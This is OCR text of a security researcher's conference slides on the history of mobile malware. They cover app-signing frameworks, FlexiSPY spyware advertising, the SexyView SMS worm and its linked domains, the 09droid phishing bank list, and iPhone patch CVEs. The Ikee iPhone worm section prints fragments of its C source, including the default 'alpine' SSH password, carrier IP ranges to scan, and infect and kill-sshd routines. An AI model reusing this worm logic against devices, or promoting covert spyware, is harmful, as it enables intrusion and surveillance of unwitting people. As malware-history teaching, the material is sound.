




F-Secure.

How did the vendors react?

- Fixing bluetooth
- Building mandatory signing



Mobile Signing / Certification frameworks

- Symbian Signed
- iPhone App Store
- Palm App Catalog
- BlackBerry App World
- Windows Marketplace for Mobile
- Android Marketplace

App Store

http://flexispy.com/

FLEXISPY

Protect Your Children | Catch Cheating Spouses

Home | Features | Phones | News | Demo | Support | Reseller | Affiliates | About Us | Cart

Is Someone Keeping Secrets from You?
Reveal All with the Worlds Most Powerful Spyphone

- Download FlexiSPY spyphone software directly onto a mobile phone and receive copies of SMS, Call Logs, Emails, Locations and listen to conversations within minutes of purchase.
- Catch cheating wives or cheating husbands, stop employee espionage, protect children, make automatic backups, bug meetings rooms etc.
- Learn all about FlexiSPY. Still have questions, try Live Chat who are waiting to help

FLEXISPY - PRO - X

PRO-X | FULL DETAILS | Supported Phones

TOP OF THE RANGE SPYPHONE

- Listen to actual phone calls
- Use as a secret mobile gps tracker
- Includes all PRO features
- Change phones as often as you like
- Symbian, Windows Mobile & BlackBerry

ORDER NOW: **€250.0** (per year)

LEARN ABOUT SPYPHONE FEATURES HERE

Buy Now

NEW FLEXISPY iPhone

iPhone | FULL DETAILS

Worlds Most powerful iPhone spy phone

- Secretly read SMS, Email, Call Logs
- Track location on map
- Make secret spy calls
- BASIC version from $ 39.99

ORDER NOW: **€250.0** (per year)

Buy Now

HOW CAN FLEXISPY HELP YOU

- UNCOVER Employee espionage
- CATCH **cheating husbands** and **cheating wives**
- TRACK THEIR **location using GPS**
- PROTECT your children from SMS abuse.
- ARCHIVE all your own SMS for the future.
- SAVE your call history.
- BUG Meeting rooms and CHECK babysitters

FLEXISPY - PRO

NEW FLEXIRECORD

Flexispy

- Spying tool that monitors:
  - Voice calls
  - SMS messages
  - Mobile email
  - Phone location
  - Remote audio

How did Flexispy get signed?

They cheated!

SexyView.A

- First SMS worm
- Found in February 2009
- Works on Symbian Series 60 3rd edition
- The installation file is signed

Links to:

http://www.wwqx-cyw.com/game

http://www.wwqx-sun.com/game

http://www.wwqx-mot.com/game

SexyView.D

- Found in July 2009
- Uses English SMS messages
- Downloads the message templates from the web
- First mobile botnet

iPhone

iPhone worm Ikee

- Found on 8th of November 2009
- Written by an Australian hobbyist
- Hits jailbroken iPhones
- Uses a known ssh password
- Rickrolls the phone

Ashley Towns

```
//
// iPhone default pass worm  by ikex
//
// This code is CLOSED source.
// And very hacky, i just needed it to work.
//
// Thanks to alan3423432432 haha for helping me work out my flaws in C
//

#include "main.h"

int fdlock;

// randHost():  Returns a random IP Address XXX.XXX.XXX.XXX
```

F-Secure

```
        exit(EXIT_FAILURE);
  else if (pid > 0)
        exit(EXIT_SUCCESS);

umask(0);

sid = setsid();
*/
if(get_lock() == 0) {
    syslog(LOG_DEBUG, "I know when im not wanted *sniff*");
    return 1; } // Already running.
sleep(60); // Lets wait for the network to come up 2 MINS
syslog(LOG_DEBUG, "IIIIIII Just want to tell you how im feeling");
//char ipRange[25
char *locRanges
char *lanRanges = "192.168.0.0-192.168.255.255"; // #172.16.0.0-172.31.255.255 Ehh who uses it
char *vodRanges = "202.81.64.0-202.81.79.255";
char *vodRanges = "23.98.128.0-123.98.143.255";
char *vodRanges = "120.16.0.0-120.23.255.255";
char *optRanges = "114.72.0.0-114.75.255.255";
char *optRanges = "203.2.75.0-203.2.75.255";
char *optRanges = "210.49.0.0-210.49.255.255";
char *optRanges = "203.17.140.0-203.17.140.255";
char *optRanges = "203.17.138.0-203.17.138.255";
char *optRanges = "211.28.0.0-211.31.255.255";
char *telRanges = "58.160.0.0-58.175.255.25";
//char *attRang = "32.0.0.0-32.255.255.255"; // TOO BIG

syslog(LOG_DEBUG, "awoadqdoqjdqjwiodjqoi aaah!");
ChangeOnBoot();
KillSSHD();
// Local first
while (1)
{
    syslog(LOG_DEBUG, "Checking out the local scene yo");
    scanner(locRanges);
    syslog(LOG_DEBUG, "Random baby");
    int i;
    for (i=0; i <= 2; i++)
```


```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>
#include <string.h>
#include <netdb.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <time.h>
#include <fcntl.h>
#include <syslog.h>
#include <ifaddrs.h>
#include <arpa/inet.h>

#define VULN_PAS "alpine"
#define MAX_NUM 

void scanner(char *ipRange);
int tokenise (char input[], char *token[], char* spl);
char *getAddrRange();
int get_lock(void);
char *randHost(void);
int scanHost(char* host);
int checkHost(char *host);
int runCommand(char* command, char *host);
int prunCommand(char* command, char *host);
int CopyFile(char* src, char* dst, char* host);
int infectHost(char *host);
int ChangeOnBoot();
int KillSSHD();
```


Sonera
19.55
sunnuntaina 8. marraskuuta
slide to unlock

iPhone worm Duh, 22 November 2009




February 2010 iPhone patches


- CoreAudio (**CVE-2010-0036**) arbitrary code execution
- ImageIO (**CVE-2009-2285**) arbitrary code execution
- WebKit (**CVE-2009-3384**) arbitrary code execution
- WebKit (**CVE-2009-2841**) arbitrary code execution


11:03 PM
Google
Maps
Gallery
YouTube
Market
Phone
Gmail
Browser
Voice
Helping Grandpa Get His Tech On
New York Times
61°


virii.lu - Die Gedanken sind ...
http://virii.lu/
I <3 Malware
virii.lu
"I am convinced that computer viruses are not evil
and that programmers have a right to create them,
to possess them and to experiment with them!
Truth seekers and wise men have been persecuted by powerful idiots in every age..."
- Mark A. Ludwig


http://virii.lu/twbm.PNG
5554:Default
4:48 PM
Hello, Android
There will be malware :D
MENU


Android Action



F-Secure.

Banks targeted by "09droid"

- Abbey Bank
- Alaska USA FCU
- Alliance & Leicester (v. 1.1)
- Bank Atlantic
- Bank of America
- Bank of Queensland
- Barclaycard (v. 1.1)
- Barclays Bank (v. 1.2)
- BB&T
- Chase
- City Bank Texas
- Commerce Bank
- Compass Bank
- Deutsche Bank
- Fifty Third Bank v.1.1
- First Republic Bank v.1.1
- Great Florida Bank
- LloydsTSB
- M&I
- Mechanics Bank v.1.1
- MFFCU v.1.1
- Midwest
- Nationwide (v. 1.1)
- NatWest (v. 1.1)
- Navy Federal Credit Union (v. 1.1)
- PNC
- Royal Bank of Canada
- RBS v.1.1
- SunTrust
- TD Bank v.1.1
- US Bank v.1.2
- USAA v.1.1
- Valley Credit Union
- Wachovia Corp (v. 1.2)
- Wells Fargo (v. 1.1)



Home | Mobile Banking Ban...

http://www.mobilebanking.com/

MobileBanking Bank where you are, when you want.

Learn More | Get Mobile Banking | Supported Devices | Supported Providers | Security | FAQs | Contact Us

Mobile.Banking.

Banking where you are, when you want.

Get Mobile Banking Now »

Transfer Funds*

Don't pay overage fees, Keep your accounts in the black from wherever you are.

*This feature is only available with selected providers.


skype
Download
Use Skype
Business
Sign In
Sign me in
PHISHING

Future

- More malware
- Mobile botnets
- Drive-by-exploits
- Rogue dialers
- Major outbreaks
- Mobile spambots

Mobile Malware - Past and Future

Mikko Hypponen
Chief Research Officer
F-Secure

F-Secure